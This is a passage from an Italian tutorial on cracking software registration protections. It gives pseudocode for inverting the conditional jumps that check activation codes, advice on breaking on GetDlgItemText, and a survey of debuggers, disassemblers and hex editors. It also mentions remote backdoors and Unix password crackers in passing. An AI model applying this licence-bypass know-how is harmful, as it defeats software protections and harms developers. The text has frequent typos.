Quando premete il tasto registra vi compare la maschera in cui generalmente
viene chiesto il nome e il codice.

Successivamente avverrà :
(Original)
A ESEGUI LA COMPARAZIONE DI QUANTO INSERITO CON I CODICI CORRETTI
B SE IL CODICE NON E’ CORRETTO VAI AL PASSO D
C MOSTRA IL RINGRAZIAMENTO PER IL CODICE CORRETTO E VAI A D
D CHIUDI IL BOX E TORNA AL PROGRAMMA
A questo punto le nostre reingenierizzazioni del software possono seguire
diverse vie.
La forma più brutale e la più semplice è quella che cambia solo il comportamento
che il software tiene nel caso di non correttezza del codice.
Nella seconda riga l’originale diceva SE CORRETTO VAI A D mentre ora dice SE
SCORRETTO VAI A D.
(CHANGING BYTES)
A ESEGUI LA COMPARAZIONE DEL CODICE
B SE INCORRETTO VAI A D
C MOSTRA Il RINGRAZIAMENTO E VAI A D
D CHIUDI IL BOX E TORNA AL PROGRAMMA
Alcune volte esiste un solo numero corretto con il vostro nome inserito e quindi
possedete il 99.99% delle possibilità che quello inserito non vada bene.
In questo caso potete modificare la logica in:
(reverse the condiction)
A ESEGUI LA COMPARAZIONE Del CODICE
B SE NON è CORRETTO NON ANDARE A D
C MOSTRA IL RINGRAZIAMENTO E VAI A D
D CHIUDI IL BOX E TORNA AL PROGRAMMA
Una terza tecnica è la seguente:
(One way conndictions)
A ESEGUI LA COMPARAZIONE DEL CODICE
B SE NON CORRETTO VAI A C
C MOSTRA IL RINGRAZIAMENTO E VAI A D
D CHIUDI IL BOX E TORNA AL PROGRAMMA
L’ultima metodologia.
(Tricky condictions)
A ESEGUI LA COMPARAZIONE DEL CODICE
B SE NON CORRETTO VAI A D
C MOSTRA IL RINGRAZIAMENTO E VAI A D
D CHIUDI IL BOX E TORNA AL PROGRAMMA
Voglio sottolineare che non sempre tutte le metodologie funzionano anzi: alcune
volte soltanto un metodo può essere applicato.
Vediamo ora di elencare le tipologie di conoscenze e i tipi di programmi che
bisogna avere e saper utilizzare.
Seguirà un elenco dei programmi con alcune descrizioni aggiuntive.
Linguaggio Assembler
La fase di debug ovvero quella in cui si segue passo a passo le istruzioni di un
programma per identificarne alcuni punti legati alla protezione avviene a
partire dall’assembler.
Inoltre le istruzioni che devono essere inserite per modificarne il
funzionamento devono essere codificate sempre in asm.
Sono anche richieste le conoscenze relative ai sistemi operativi usati dato che
molte funzioni come ad esempio la lettura e la scrittura su disco ecc. vengono
spesso eseguite tramite chiamate agli interrupts del OS o mediante chiamate di
sistema.
Nel caso in cui la meta sia quella di attivare programmi protetti o cose di
questo tipo allora le conoscenze si limiteranno alle funzioni Bios e Dos.
Quando invece si cerca di giungere ad aprire porte in sistemi remoti allora le
conoscenze devono essere anche relative ai protocolli usati dalle reti come ad
esempio TCP/IP ecc.
Molte backdoor vengono aperte usando funzioni legate ai sistemi di posta
elettronica inseriti al livello di sistema in OS quali Unix, VMS o similia.
Linguaggio C, Basic o Pascal
La scrittura dei programmi per eseguire le patch può essere eseguita mediante
uno di questi linguaggi.
Se si cerca di aprire porte in sistemi remoti allora sarà necessario conoscere
librerie di funzioni per tali linguaggi come potrebbe essere SuperTCP per la
scrittura di software agganciata al protocollo TCP/IP.
Sempre con questi linguaggi è possibile scrivere i programmi di ricerca delle
password per i sistemi Unix.
La conoscenza delle funzioni di libreria di alcuni linguaggi facilita la ricerca
delle funzioni da utilizzare come condizioni nei breakpoint.
Se cerchiamo di identificare il punto in cui viene letta la stringa di
serializzazione di un programma e questo è scritto in C, alora i breakpoint li
potremo inserire utilizzando come funzioni da intercettare GetDlgItemText e
simili.
Tutti i linguaggi utilizzano alla base le api di Windows per cui si potrebbe
sempre cercare di intercettare quelle a basso livello.
Chiaramente si complica il tutto in qanto il nostro programma importerà le
funzione xxxxx che è contenuta nella DLL yyyyyy la quale a sua volta importa e
fa riferimento alla funzione GetDlgItemText che è in user32.dll.
Api di Windows ed Interrupts
Molte funzioni eseguite dai programmi sono ottenute mediante la chiamata a
funzioni delle api di Windows. Supponiamo che ad un certo punto in una maschera
un programma richieda un codice sicuramente (o almeno probabilmente) verrà
eseguita tramite una funzione GetDlgItemText che fa appunto parte del sistema di
Windows.
Molte protezioni sono agganciate ad interrupts di sistema che permettono
l’accesso al disco o a porte seriali.
Al fine di intercettarli è necessario conoscere la teoria sul loro
funzionamento.
Debugger e disassemblatori
L’ esecuzione passo a passo del programma da colpire avviene tramite debugger.
Il più famoso nell’ambiente è sicuramente SoftIce della NuMega.
Molti debugger vengono forniti con i sistemi di sviluppo come ad esempio il
Turbo Debugger della Borland o il CodeView fornito con il compilatore C fino
alla versione 2.0.


WDASM è un ottimo programma e dispone di un infinità di opzioni.
Si può fare una distinzione tra debugger e disassemblatore.
Il primo visualizza e spesso permette di salvare il codice assembler anche se la
sua funzione pribcipale è quella di seguire passo a passo il programma e quello
di poter settare condizioni per interrompere il flusso a loro verificarsi.
Alcuni prodotti svolgono
sia la funzione di
disassemblatore che
quella di debugger mentre
altri svologono solo una
funzione.
Inoltre bisogna fare, nel
campo dei debuggers,
anche un altra
differenzazione.
Windows è un sistema
multitasking per cui in
un momento possono essere
residenti in memoria più
programmi e più DLL
condivise tra questi.
Alcuni debuggers richiedono il nome del programma da debuggare e poi, dopo
averlo caricato, segueno step by step quello.
Alcune fnzioni che permettono di elencare le funzioni importate, l’heap, lo
stack ecc. fanno r8iferimento a quelle specifiche del programma caricato.
Altri debugger, come SoftIce, sono di sistema per cui dispongono di possibilità
elevate anche se sono più complessi da utilizzare.
SoftIce permette di debuggare drivers, devices ecc. ma il suo utilizzo è più
complesso.
Le sue funzioni possiedono argomenti che servono a specificare a quale processo
si riferiscono.
Ad esempio in un debugger si potrebbe settare un beakpoint in modo da fermare il
programma nel caso in cui venga inviato un messaggio di WM_DESTROY.
Se il debugger si riferisce al solo
programma caricato non ci sono problemi.
Nel caso in cui ci s riferisca a tutti
ni proess9i attivi nel sistema ci si
dovrà prima usare una funzione che
permetta di ricavare l’handle del task,
del processon o della window a cui ci si
vuole riferire e poi utilizzarla come
argomento per il settaggio del
breakpiont in modo che questo si
riferisca solo al task interessato.
Le funzioni di softice permettono di
visualizzare le classi, i task, gli ID
dei processi, glihandle delle windows
ecc.

Programmi come IDA non possiedono
fyunzioni da debugger ma creano sorgenti
asssembler di qualità superiore agli
altri.
L’analisi fatta da IDA è elevata e i
parametri per la creazione del source
ASM sono tanti.

IDA inoltre gestisce molti processori e già in fase di lettura iniziale del
programma riesce ad identificare i moduli associati e permette di specificare
molte opzioni di analisi.
IDA possiede caratteristiche superiori per quanto riguarda la ricostruzione dei
data segment sino a riuscire a identificare, in alcuni casi, strutture e oggetti
riferiti appunto ai dati.
WDASM possiede un buon fattore relativo alla precisione del sorgente assembler
creato ma sicuramente non ginge a qualle di IDA.


Un altro disassemblatore è SOURCER anche se con questo, per ricreare programmi
Windows, bisogna seguire più passaggi.
Sourcer ha una buobna tradizione durata anni.
Personalmente lo ricordo dal 1987.
Dispone di una sola maschera in cui sono definiti i paramentri di analisi.
Ritornando a SoftIce lo riterrei soltanto un debuggere non un disassemblatore.
Viewer hex
Dopo aver identificato le modifiche da apportare a livello di istruzioni
assemblate queste dovranno essere codificate in esadecimale e dovranno essere
scritte dentro al programma tramite un editor esadecimale.
Facciamo un esempio pratico.
Supponiamo di avere una chiamata ad una funzione che esegua la richiesta
d’inserimento del codice d’attivazione e al ritorno dalla chiamata ci sia il
controllo relativo alla correttezza.
